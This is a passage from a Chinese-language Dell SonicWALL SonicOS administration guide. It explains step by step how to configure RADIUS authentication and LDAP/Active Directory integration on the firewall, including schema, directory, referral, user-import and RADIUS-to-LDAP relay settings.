如需 SonicOS 中 RADIUS 身份验证的说明，请参见第 1148 页的使用 RADIUS 进行身份验证。如果您在**用户> 设置**页面的**登录验证方法**下拉菜单中选择了 **RADIUS** 或 **RADIUS + 本地用户**，就可以使用**配置 RADIUS** 按钮。

如果您在**单点登录方法**选项中选择了**仅浏览器 NTLM 验证**，还可以使用 RADIUS 的单独的**配置**按钮。配置过程相同。

主题：

- 第 1202 页的配置 RADIUS 设置
- 第 1203 页的 RADIUS 用户选项卡

- 第 1204 页的使用 LDAP 设置用户群组的 RADIUS
- 第 1205 页的 RADIUS 客户端测试

配置 RADIUS 设置

配置 *RADIUS* 设置的步骤如下：

1 转至**用户 > 设置**页面。

2 单击**配置 RADIUS** 设置 SonicOS 上的 RADIUS 服务器设置。随即显示 **RADIUS 配置**窗口。



3 在**全局 RADIUS 设置**下，输入 **RADIUS 服务器超时（秒数）**的值。允许的范围为 1-60 秒，默认值为 **5**。

4 在**重试次数**字段中，输入 SonicOS 将尝试联系 RADIUS 服务器的次数。如果在指定的重试次数内，RADIUS 服务器未响应，则会放弃连接。该字段的允许范围为 0 至 10，默认设置为 **3** 次 RADIUS 服务器重试。

5 在 **RADIUS 服务器**部分，指定主要 RADIUS 服务器。在**主要服务器**部分，在**名称或 IP 地址**字段中输入 RADIUS 服务器的主机名或 IP 地址。

6 输入 RADIUS 服务器的管理密码，或在**共享的密钥**字段输入共享密钥。由字母数字组成的**共享密钥**的长度范围为 1 至 31。共享密钥区分大小写。

7 输入 RADIUS 服务器用于与 SonicOS 通信的**端口号**。默认值为 **1812**。

8 （可选）选择**通过 VPN 隧道发送**。默认情况下未选中该选项。

9 另外，如需强制 MS-CHAPv2 RADIUS 验证，请选择**强制 PAP 为 MSCHAPv2**。默认情况下未选中该选项。

10 在**辅助服务器**部分，在**名称或 IP 地址**字段中输入辅助 RADIUS 服务器的主机名或 IP 地址。

11 如果网络上存在备用的 RADIUS 服务器，可以定义可选的辅助 RADIUS 服务器。如果有备用 RADIUS 服务器，请重复步骤 5 到步骤 9。

12 可以：

- 单击**确定**，如果已经完成配置 RADIUS 服务器。
- 或者，单击**应用**，继续配置 RADIUS 用户（请参见第 1203 页的 RADIUS 用户选项卡）和/或测试设置（请参见第 1205 页的 RADIUS 客户端测试）。

RADIUS 用户选项卡

在 **RADIUS 用户**选项卡，您可以指定用于结合 RADIUS 身份验证使用的本地或 LDAP 信息的类型。您还可以定义 RADIUS 用户的默认用户群组。

配置 *RADIUS* 用户设置的步骤如下：

1 单击 **RADIUS 用户**选项卡。



2 如果只有 SonicOS 数据库中列出的用户使用 RADIUS 进行身份验证，则选择**只允许本地列出的用户**。

3 选择为 **RADIUS 用户设置用户群组关系的方法**选项：

> 注：如果选择**在 RADIUS 服务器上使用卖方特有属性**或**在 RADIUS 服务器上使用 RADIUS 过滤 ID 属性**选项，必须正确配置 RADIUS 服务器，以便在验证用户时将这些属性传回 Dell SonicWALL 设备。RADIUS 服务器应传回零 (0) 或所选属性的更多实例，每个实例都给出用户所属用户群组的名称。
>
> 如需供应商特定属性设置的详细信息，请参见技术说明，SonicOS Enhanced：使用“用户级别身份验证”以及 SonicOS Enhanced RADIUS Dictionary 文件 `SonicWALL.dct`。二者均位于 https://support.software.dell.com/。

- **在 RADIUS 服务器上使用卖方特有属性** - 应用在 RADIUS 服务器上配置的供应商特定属性。属性必须提供用户所属的用户群组。首选的供应商特定 RADIUS 属性为 `SonicWall-User-Group`。`SonicWall-User-Privilege` 也适用于某些用户群组，但是受支持的主要原因是向后兼容性，而且不受为 **RADIUS 用户设置用户群组关系的方法**设置支配；也就是说，即使选择**使用 RADIUS 服务器上的 SonicWALL 供应商特定属性**以外的选项，此属性依然有效。
- **在 RADIUS 服务器上使用 RADIUS 过滤 ID 属性 - 应用在 RADIUS 服务器上配置的过滤 ID 属性。属性必须提供用户所属的用户群组。**
- **使用 LDAP 以获得用户群组信息**（默认）– 获得来自 LDAP 服务器的用户群组。如果您未配置或需要进行更改，可以单击**配置**按钮设置 LDAP。如需配置 LDAP 的信息，请参见第 1206 页的配置 Dell SonicWALL 设备以支持 LDAP。
- **仅本地配置** – 如果您不计划检索来自 RADIUS 或 LDAP 的用户群组信息，则选择此选项。
- **允许在本地通过多重 RADIUS 用户名，也能设置成员关系** – 对于管理 RADIUS 用户群组的快捷方式。在本地安全设备上创建有相同名称的用户和管理其群组成员身份时，RADIUS 数据库中的成员身份将自动更改以反映您的本地更改。

4 如果您之前在 SonicOS 上配置了用户群组，则从**所有 RADIUS 用户所属的默认用户群组**下拉菜单中选择群组。要创建新的用户群组，请参见第 1204 页的创建 RADIUS 用户的新用户群组。

5 可以：

- 单击**确定**，如果已经完成配置 RADIUS 服务器。
- 或者，单击**应用**，继续配置 RADIUS 用户和/或测试设置。

创建 RADIUS 用户的新用户群组

在 **RADIUS 用户设置**对话框中，您可以通过从**所有 RADIUS 用户所属的默认用户群组**下拉菜单中选择**创建新用户群组...**来创建新群组：显示“添加群组”对话框。如需创建新用户群组，请参见第 1265 页的创建或编辑本地群组。

使用 LDAP 设置用户群组的 RADIUS

如果使用 RADIUS 进行用户验证，**RADIUS 用户**选项卡的 **RADIUS 配置**对话框中提供一个选项用于选择 LDAP 作为设置 RADIUS 用户群组成员身份的方法：



如果选中**使用 LDAP 以获得用户群组信息**，在通过 RADIUS 验证用户后，其用户群组成员身份信息将可以通过 LDAP 在 LDAP/AD 服务器的目录中查找。

> **注：**如果**未**选择这种方法，且启用了一次性密码，RADIUS 用户在尝试通过 SSL VPN 登录时将收到一次性密码失败的消息。

单击**配置**对话框启动 **LDAP 配置**窗口。如需配置 LDAP 设置的更多信息，请参见第 1151 页的准备 LDAP 服务器以进行集成。

> **注：**在这种情况下，LDAP 未处理用户密码，且从目录读取的信息通常不受限制，所有如果没有 TLS（例如 Active Directory 中未安装证书服务），可以选择无 TLS 的操作，同时忽略警告。但是，必须确保 SonicOS 在明文登录 LDAP 服务器（例如创建对 SonicOS 专用目录具有只读访问权限的用户帐户）时不会有损安全性。在这种情况中，请勿使用管理员帐户。

RADIUS 客户端测试

在 **RADIUS 配置**对话框中，您可以通过输入有效的用户名和密码和选择一种**测试**用验证方法来测试 RADIUS 客户端用户名、密码和其他设置。执行测试将应用您所作的全部更改。

测试 *RADIUS* 设置的步骤如下：

1 单击**测试**选项卡。



2 在**用户**字段，输入有效的 RADIUS 登录名称。

3 在**密码**字段，输入密码。

4 为进行**测试**，选择以下一种方法：

- **密码验证**：选中该选项使用密码进行身份验证。
- **CHAP**：选中该选项使用“质询握手身份验证协议”。在初始验证后，CHAP 通过使用三次握手定期验证客户端身份。
- **MSCHAP**：选中该选项使用“Microsoft CHAP 实施”。MSCHAP 适用于 Windows Vista 之前的所有 Windows 版本。
- **MSCHAPv2**：选中该选项使用“Microsoft 第 2 版 CHAP 实施”。MSCHAPv2 适用于 Windows 2000 及其后的 Windows 版本。

5 单击**测试**按钮。如果验证成功，**状态**消息更改为**成功**。如果验证失败，**状态**消息更改为**失败**。

6 要完成 RADIUS 配置，单击**确定**。


SonicOS 配置完成后，要求 RADIUS 身份验证的 VPN 安全关联提示接收 VPN 客户端在对话框中输入用户名和密码。

配置 Dell SonicWALL 设备以支持 LDAP

管理您的 *LDAP* 集成的步骤如下：

1 转至**用户 > 设置**页面。

2 在**用户验证方法**下拉菜单中，选择 **LDAP** 或 **LDAP + 本地用户**。



3 单击**配置 LDAP**。

4 如果通过 HTTP 而不是 HTTPS 连接防火墙，消息显示将警告目录服务中存储的信息的敏感性并提供更改 HTTPS 连接的途径。如果对您连接的界面启用了 HTTPS 管理（推荐），则单击**是**。显示 **LDAP 配置**对话框。



主题：

- 第 1208 页的“设置”选项卡
- 第 1209 页的方案选项卡
- 第 1211 页的目录选项卡
- 第 1213 页的提名选项卡
- 第 1214 页的用户和群组选项卡
- 第 1217 页的 LDAP 中继
- 第 1218 页的测试选项卡

“设置”选项卡

配置 *LDAP* 服务器设置的步骤如下：

1 配置以下字段：

- **用户名或者 IP 地址** – 您希望验证的 LDAP 服务器的 FQDN 或 IP 地址。如果使用名称，请确保 DNS 服务器可解析该名称。另外，如果选中“需要来自服务器的有效证书”选项使用 TLS，在此提供的名称必须匹配对其发布了服务器证书的名称（即 CN），否则 TLS 交换将失败。
- **端口编号** – 默认的 LDAP over TLS 端口编号是 TCP 636。默认的 LDAP（未加密）端口编号是 TCP 389。如果使用 LDAP 服务器上的自定义监听端口，请在此指定。
- **服务器超时** – SonicOS 在超时前等待来自 LDAP 服务器的响应的秒数。范围为 1 至 99999，默认为 10 秒。
- **全面操作超时** – 任何自动操作所需的分钟数。目录配置或导入用户群组等操作可能需要数分钟，尤其是在使用多个 LDAP 服务器时。
- 选择以下一个单选按钮：
  - **匿名登录** – 有些 LDAP 服务器允许匿名访问树。如果服务器支持匿名访问（Active Directory 一般不支持），您可以选择该选项。
  - **在树中给出用户名/位置** – 选择该选项构建识别名 (dn) 用于根据以下规则从登录用户名和用于登录服务器的用户树字段绑定到 LDAP 服务器：
    - 第一个名称组件以 `cn=` 开头
    - “树中的位置”组件都是用 `ou=`（以 `cn=` 开头的某些 Active Directory 内置组件除外）
    - 域组件都是用 `dc=`
    - 如果“用于登录服务器的用户树”字段指定为 `dn`，且绑定 dn 符合以上第一项，但不符合第二和/或第三项，您还可以选择该选项。
  - **给出约束标识名** – 如果绑定 dn 不符合以上第一项（如果第一个名称组件不是以 `cn=` 开头）。如果 dn 已知，则始终可以选择该选项。如果绑定 dn 不符合以上第一项，您必须明确提供绑定 dn。
- **登录用户名** – 指定有权限登录 LDAP 目录的用户名。在完整的‘dn’表示法中，登录名称将自动向 LDAP 服务器显示。这可以是具有 LDAP 读取权限的所有帐户（基本所有）；并不需要管理权限。

  > **注：**这是用户的姓名，不是其登录 ID（例如 John Smith，而不是 jsmith）。

- **登录密码** – 以上指定的用户帐户的密码。
- **协议版本** – 选择 LDAPv3 或 LDAPv2。大多数先进的 LDAP 实施（包括 Active Directory）都采用 LDAPv3。
- **使用 TLS (SSL)** – 使用传输层安全性 (SSL) 登录 LDAP 服务器。强烈推荐使用 TLS 保护将通过网络发送的用户名和密码信息。大多数先进的 LDAP 服务器实施（包括 Active Directory）都支持 TLS。取消选中该默认设置将显示一条警报，您必须接受该警报才能继续。
- **发送 LDAP ‘开始 TLS’ 请求** – 有些 LDAP 服务器实施支持“启动 TLS”指令，而不是使用本机 LDAP over TLS。这允许 LDAP 服务器监听 LDAP 连接的一个端口（通常是 389）以及切换到客户端指示的 TLS。Active Directory 不使用该选项，且只有在 LDAP 服务器要求时才选择该选项。
- **需要来自服务器的有效的证书** – 在 TLS 交换期间验证服务器提供的证书，将以上指定的名称与证书上的名称相匹配。取消选择该默认选项将显示一条警报，但 SonicOS 和 LDAP 服务器之间的信息交换仍使用 TLS，只是没有验证发布。
- **本地用于 TLS 的证书** – 只有在 LDAP 服务器需要客户端证书进行连接时，可以选择性使用。此功能对于返回密码以确保 LDAP 客户端身份的 LDAP 服务器实施很有用（Active Directory 不返回密码）。Active Directory 不需要这项设置。

如果您的网络使用有提名的多个 LDAP/AD 服务器，则选择一个作为主服务器（可能是拥有大量用户的服务器），并对该服务器使用以上设置。该服务器将参考其他服务器上的 SonicOS 获得自己域以外的域用户的信息。为了使 SonicOS 能够登录其他服务器，各服务器必须具有与主服务器相同的用户配置登录凭据（用户名、密码和在目录中的位置）。这可能需要在用于 SonicOS 登录的目录中创建一个特殊用户。注意只需要对该目录的只读访问权限。

- **强制 PAP 为 MSCHAPv2** – 可选，如需强制 MS-CHAPv2 LDAP 验证，则选择此选项。如果还配置了 RADIUS 服务器，则该服务器将在 LDAP 验证失败时提供验证。默认情况下未选中该选项。

2 单击**应用**。

方案选项卡

配置 *LDAP* 服务器方案设置的步骤如下：

1 单击**方案**选项卡。



2 **LDAP 方案** – 从**LDAP 方案**下拉菜单中选择以下选项之一：

> **注：**选择任意预定义的方案将自动使用正确值填写该方案使用的字段。这些值无法进行更改且其字段为灰色。

- **Microsoft Active Directory**
- **RFC2798 inetOrgPerson**
- **RFC2307 网络信息服务**
- **Samba SMB**
- **Novell eDirectory**

- **用户定义** - 将允许指定您自己的值，请只在有特定或专有的 LDAP 方案配置时才使用该选项。

3 **对象类别** – 选择能够反映以下两个字段所应用的各用户帐户的属性。

4 **登录名称功能** – 选择以下一项定义用于登录验证的属性：

- 用于 **Active Directory 的 sAMAccountName**
- 用于 RFC2798 inetOrgPerson 的 **inetOrgPerson**
- 用于 RFC2307 网络信息服务的 **posixAccount**
- 用于 Samba SMB 的 **sambaSAMAccount**
- 用于 Novell eDirectory 的 **inetOrgPerson**

5 **有资格的登录名功能** – 可以选择用户对象的属性以 `name@domain` 格式设置备选的登录名称（可选）。这尤其可用于有多个域的情况，其中，简单的登录名称可能在多个域中不唯一。

> 注：对于 **Microsoft Active Directory**，通常使用 `name@domain` 将其设置为用于登录的 **userPrinicpalName**，但也可将其设置为**邮件**以通过电子邮件地址启用登录。对于 **RFC2798 inetOrgPerson**，将其设置为**邮件**。

6 **用户群组成员资格功能** – 选择包含有关用户对象所属群组的信息的属性。这是 Microsoft Active Directory 中的**隶属于**属性。其他预定义的方案存储群组对象中的群组成员信息，而不是用户对象，因此不使用该字段。

7 **加框 IP 地址功能** – 选择可用于检索分配到目录中用户的静态 IP 地址的属性。目前，这仅用于通过 L2TP 使用 SonicOS L2TP 服务器的用户连接。以后可能支持用于 Global VPN Client。在 Active Directory 中，静态 IP 地址在用户属性的“拨号”选项卡中配置。

8 **用户群组对象** – 这部分自动配置，除非您为 **LDAP 方案**选择了**用户定义**。

- **对象类别** – 指定属性组的相关名称。
- **成员功能** – 指定成员的相关属性。
  - 选择该属性是**识别名**或**用户 ID**。
- **从服务器读取** – 单击从 LDAP 服务器读取用户群组对象信息。


  > 注：必须先在**目录**选项卡中输入主要域。

  - 选择您是否要**自动更新方案配置**或**导出方案的详细信息**。

目录选项卡

配置 *LDAP* 服务器目录设置的步骤如下：

1 在**目录**选项卡中，配置以下字段：



- **主要域** – LDAP 实施使用的用户域。对于 AD，这是 Active Directory 域名，例如 *yourADdomain.com*。可以选择将对该字段的更改自动更新到页面其余的树信息。对于所有方案，默认设为 **mydomain.com**，但 Novell eDirectory 除外，它的默认设置为 **o=mydomain**。
- **用于登录服务器的树** – 在**设置**选项卡中指定的用户所在的树。例如，在 Active Directory 中，“管理员”帐户的默认树与用户树相同。
- **包含用户的树** – 用户在 LDAP 目录中通常所在的树。可以编辑提供的默认值，最多共可以提供 64 个 DN 值。SonicOS 将使用全部值搜索目录直至找到匹配项，否则将查找完整个列表。如果您在 LDAP 或 AD 目录中创建了其他用户容器，应在此说明。
- **包含用户群组的树** – 和上面一样，但针对用户群组容器，最多可以提供 32 个 DN 值。这仅适用于方案的用户对象中没有用户群组成员身份属性，且不使用 AD 的情况。
- 以上所述的树通常具有 URL 格式，但可以另外指定为识别名（例如 `myDom.com/Sales/Users` 可另外指定为 DN `ou=Users,ou=Sales,dc=myDom,dc=com`）。如果在该例中，DN 不符合正常的格式规则，以上第二种形式则是必需的。在 Active Directory 中，树顶部的容器属性的“对象”选项卡中显示对应于树识别名的 URL。

  注： AD 有一些不符合以上所述的内置容器（例如顶层用户容器的 DN 格式为 `cn=Users,dc=…`，其中使用 `cn` 而不是 `ou`），但 SonicWALL 知道该情况以及任何处理它们，所以可以使用较简单的 URL 格式输入。

排序并不重要，但是由于以既定顺序搜索，所以将最常用的树放在各列表的前面是最高效的做法。如果要使用多个 LDAP 服务器之间的提名，最好的排序是将位于主服务器上的树放在前面，其余树以提名顺序排列。

> **注：**在使用 AD 时，要为**用于登录服务器的树**字段确定用户在目录中的位置，可以从服务器上的 Active Directory 用户和设置控制面板手动搜索目录，或者从域中的任意 PC 运行 Windows NT/2000/XP 资源套件中的 queryad.vbs 等目录搜索实用程序。

- **自动配置** – 这使 SonicOS 通过扫描一个或多个目录查找包含用户对象的所有树来自动配置**包含用户的树**和**包含用户群组的树**字段。要使用自动配置，首先在**用于登录服务器的用户树**字段输入值（除非设置了匿名登录），然后单击**自动配置**按钮显示以下窗口：



  a 在**自动配置**对话框中，在**要搜索的域**字段输入所需的域。

  b 选择以下一项：

    - **附加到现有树** – 这项选择将新找到的树附加到当前配置。
    - **替换现有树** – 这项选择将首先从头开始移除所有当前配置的树。

2 单击**确定**。


自动配置过程还可能查找用户登录不需要的树。您可以手动移除这些条目。

如果使用有提名的多个 LDAP/AD 服务器，可以对每个服务器重复该过程，相应地替换**要搜索的域**值，并对随后的各运行选择**附加到现有树**。

提名选项卡

配置 *LDAP* 服务器提名设置的步骤如下：

1 单击**提名**选项卡。



2 配置以下字段：

- **允许提名** – 如果用户信息位于 LDAP 服务器上，而不是配置的主服务器上，则选择该选项。
- **在用户验证过程中允许连续的参考** – 如果手动配置了各目录树以涵盖多个 LDAP 服务器，则选择该选项。
- **在目录自动配置的过程总允许连续的参考** – 选择该选项允许在单个操作中从多个 LDAP 服务器读取树。
- **允许在域搜索中连续的参考** – 在有用户位于包含单独 LDAP 服务器的多个子域的情况下使用单点登录时，选择该选项。

用户和群组选项卡

配置 *LDAP* 用户和群组设置的步骤如下：

1 单击**用户和群组**选项卡。



2 配置以下字段：

- **仅允许本地列出的用户** – 要求 LDAP 用户还必须存在于 SonicOS 本地用户数据库中才能允许登录。
- **用户群组可以通过重复 LDAP 用户名本地设置** – 允许通过本地用户与 LDAP 用户配置的交集确定群组成员身份（和权限）。
- **默认的 LDAP 用户群组** – SonicOS 上 LDAP 用户所属的默认群组和在 LDAP 服务器上配置的群组成员身份。

- **导入用户**– 您可以单击此按钮通过检索 LDAP 服务器中的用户名配置 SonicOS 上的本地用户。**导入用户**按钮将打开对话框，其中包含可导入到 SonicOS 的用户名的列表。



在“LDAP 导入用户”对话框中，选中您要将其导入 SonicOS 的各用户的复选框，然后单击保存选中。

从 LDAP 服务器读取的用户列表可能很长，您可能不想全部导入。列表中提供了**从列表中移除**按钮及其他多种移除不需要用户的方法。您可以使用这些选项将列表缩短到便于管理的大小，然后选择要导入的用户。

SonicOS 上的用户名与现有 LDAP 用户名相同有利于在 LDAP 身份验证成功后授予 SonicWALL 用户权限。

- **导入用户群组** – 您可以单击此按钮通过检索 LDAP 服务器中的用户群组名称配置 SonicOS 上的用户群组。**导入用户群组**按钮将打开对话框，其中包含可导入到防火墙的用户群组名称的列表。



在 LDAP 导入用户群组对话框中，选中您要将其导入 SonicOS 的各群组的复选框，然后单击保存选中。

SonicOS 上的用户群组与现有 LDAP/AD 用户群组的名称相同有利于在成功 LDAP 身份验证后授予 SonicWALL 群组成员身份和权限。


另外，您也可以在 LDAP/AD 服务器上手动创建与 SonicWALL 内置群组名称相同的用户群组（例如“访客服务”、“内容过滤绕过”、“有限管理员”），并将用户分配到目录中的这些群组。这还允许在成功 LDAP 身份验证后授予 SonicWALL 群组成员身份。

如果 Active Directory 利用其返回用户“隶属于”属性的独特优势，防火墙可以高效检索群组成员。

LDAP 中继

配置 *LDAP* 服务器中继设置的步骤如下：

1 单击 **LDAP 中继**选项卡。



“RADIUS 至 LDAP 中继”功能可用于拓扑结构，其中有包含 LDAP/AD 服务器的中央站点和有远程卫星站点通过可能不支持 LDAP 的低端防火墙与之相连的中央 SonicWALL。在这种情况下，中央 SonicWALL 可以作为远程 SonicWALL 的 RADIUS 服务器运行，充当 RADIUS 和 LDAP 之间的网关，并将自身的身份验证请求中转至 LDAP 服务器。

2 配置以下字段：

- **启用 RADIUS 到 LDAP 中继** – 启用该功能。
- **允许 RADIUS 客户端连接通过** – 选中相关的复选框，将添加策略规则以相应允许收到的 RADIUS 请求。
- **RADIUS 共享密钥** – 这是所有远程 SonicWALL 共用的共享密钥。
- **用于合法 VPN 用户的用户群组**– 定义“访问 VPN”旧权限对应的用户群组。此用户群组中的用户进行身份验证时，会通知远程 SonicWALL 赋予该用户相应的权限。
- **用于合法 VPN 客户端用户的用户群组**– 定义“通过 XAUTH 从 VPN 客户端访问”旧权限对应的用户群组。此用户群组中的用户进行身份验证时，会通知远程 SonicWALL 赋予该用户相应的权限。
- **用于合法 L2TP 用户的用户群组** – 定义“从 L2TP VPN 客户端访问”旧权限对应的用户群组。此用户群组中的用户进行身份验证时，会通知远程 SonicWALL 赋予该用户相应的权限。

- **用于合法用户的群组 Internet 访问** – 定义“允许互联网访问权限（当访问受限时）”旧权限对应的用户群组。此用户群组中的用户进行身份验证时，会通知远程 SonicWALL 赋予该用户相应的权限。

注：根据成员身份向名为“内容过滤绕过”和“有限管理员”的用户群组返回“绕过过滤器”和“有限管理能力”权限，这些设置不可配置。

测试选项卡

配置 *LDAP* 服务器测试设置的步骤如下：

1 选择**测试**选项卡测试配置的 LDAP 设置：



